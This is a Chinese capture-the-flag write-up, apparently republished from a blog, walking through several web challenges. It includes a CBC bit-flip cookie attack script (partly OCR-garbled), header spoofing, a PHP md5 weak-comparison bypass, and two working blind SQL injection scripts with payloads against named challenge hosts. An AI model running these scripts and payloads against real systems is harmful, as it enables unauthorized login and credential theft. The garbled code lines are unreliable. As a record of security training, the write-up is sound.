
先用admiN 123456登录

hello admiN

Only admin can see flag


Log out

在地址栏处回车(不要刷新，否则cipher 和iv会刷新)并用burp抓包。




将iv 和 cipher放入脚本中 得到新的 cipher 修改cookie中的 cipher 得到报错信息中的 cipher。

```
port urllib
port base64
2:{s:8:"userna
";s:5:"admiN";
8:"password";s
:"123456";}
her=base64.b64decode(urllib.unquote("zv8HU1mgbDvgDAUtFMmJnBNlq9KgeW%2B2xBElalqWQTZuABORjw1eE%2B0tLEC0RPLr2
base64.b64decode(urllib.unquote("ZQ7oPQRFBw6szEDAyCPR9A%3D%3D"))
cipher=cipher[0:13]+chr(ord(cipher[13])^ord('N')^ord('n'))+cipher[14:]
nt urllib.quote(base64.b64encode(newcipher))
```



base64_decode('3ZPKvXluYf6SsXPzZPCIsm1lljtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzOjY6IjEyMzQ1NiI7fQ==') can't unserialize

复制报错信息中的cipher到脚本中 运行得到新的iv 修改iv为新的iv 且cipher为第一次脚本运行得到的cipher。得到flag；



为什么这么简单啊

第一关

第二关需要从 http://edu.xss.tv 进入，并且只有我公司的IP地址才可以进入第二关，公司IP为：110.110.110.110

根据提示利用 xff ip地址伪造和referer 即可进入第二关。

```
GET / HTTP/1.1
Host: 118.190.152.202:8016
Jser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
K-Forwarded-For: 110.110.110.110
Referer: http://edu.xss.tv
Connection: keep-alive
Jpgrade-Insecure-Requests: 1
```

第二关

密码在哪里呢?

输入密码

获取flag

右键查看源码，发现可疑js文件，浏览找到密码 base64解码 提交得到flag。

```
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf8" />
<title>新一极web安全--攻防技术演示系统</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<link rel="stylesheet" href="./style/css/bootstrap.min.css">
<link rel="stylesheet" href="/.style/css/bootstrap-theme.min.css">
<link rel="stylesheet" href="./style/css/css.css">
<script src="./style/js/jquery-1.9.1.min.js"></script>
<script src="./style/js/bootstrap.min.js"></script>
<script type="text/javascript" src="./password.js"></script>
</head>
<div class="navbar navbar-fixed-top navbar-inverse">
   <div class="container">
    <div class="navbar-header">
      <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-colla
      <span class="icon-bar"></span>
      <span class="icon-bar"></span>
      <span class="icon-bar"></span>
      </button>
    </div>
        <div class="collapse navbar-collapse">
```

ADwAcwBjAHIAaQBwAHQAPgBhAGwAZQByAHQAKAAiAHAAYQBzAHMAdwBvAHIAZAA6AHgAaQBuAHkAaQBqAGkALgBjAG8AbQAiACkAPAAvAHMAYwByAGkAcAB0AD4

解码得到：xinyiji.com

php是世界上最好的语言

用户名: 密码: 提交

```
<html>
<body>
<form  action="md5.php"    method="post"  >
        用户名:<input  type="text"  name="username"/>
        密码:<input  type="password"  name  ="password"/>
        <input  type="submit"  >
</body>
</html>
<?php
header("Content-type:  text/html;  charset=utf-8");
if(isset($_POST['username'])&isset($_POST['password'])){
        $username  =  $_POST['username'];
        $password  =  $_POST['password'];
}
else{
        $username="hello";
        $password="hello";
}
if(md5($password)  ==  0){
        echo  "xxxxx";
}


show_source(__FILE__);
?>
```


用户名随便输， 密码用php弱类型进行绕过 :QNKCDZO（可以看我之前写过的php知识点总结）

点击得到

click_here!


```
NULL
include 'flag.php';
$a = @$_REQUEST['a'];
@eval("var_dump($$a);");
```


利用全局变量打印出$flag变量即可。




Sqli

题目说的很明确 就是注入了。经过测试发现是盲注 于是写了个脚本跑出密码登录。






解密: u4g009



提示在另一个字段，(真他妈坑啊)，这里直接联合查询注入就可以了。




顺便附上我写的垃圾盲注脚本


```python
import requests

tname = ''
pwd = ''
url = 'http://118.190.152.202:8011/index.php'
payload = "admin' and ascii(substr(({s}),{m},1))={n}#"
fuzz = ('0123456789,abcdefghijklmnopqrstuvwxyz')

# for i in range(1,10):
#     for k in fuzz:
#         p = payload.format(s='select group_concat(table_name) from information_schema.tables where
table_schema = database()',m=i,n=ord(k))
#         u = requests.post(url,data = {'username':p,'password':'admin'})
#         if 'normal' in u.content:
#             tname += k
#             print tname
#             break

for i in range(1,33):
    for k in fuzz:
        p = payload.format(s="select group_concat(pass) from user",m=i,n=ord(k))
        u = requests.post(url,data = {'username':p,'password':'admin'})
        if 'normal' in u.content:
            pwd += k
            print pwd
            break
```

有种你来绕

根据提示，是mysql的数据库，利用mysql的特性--隐式类型转换，进行盲注得到密码。




写了个脚本跑出密码登录。



```python
import requests

url = "http://118.190.152.202:8019/login.php"
payload = "1'-(ascii(mid((passwd)from({0})))={1})-'"
password = ''
fuzz = 'abcdefghijklmnopqrstuvwxyz0123456789'

for i in range(1,33):
    for k in fuzz:
        p = payload.format(i,ord(k))
        u = requests.post(url,data = {'uname':p,'passwd':'admin'})
        if not 'username' in u.content:
            password += k
            print password
```

解密：nishishabi1438 （我他妈想打死傻逼出题人）



输入flag，执行即可。

```
flag{sql_iNjEct_Is_Easy}
```

web400 Only Admin 是cookie注入，但是自己没怎么看，等其他师傅分享wp再学习一波吧。

转载于:https://www.cnblogs.com/s1ye/p/9013719.html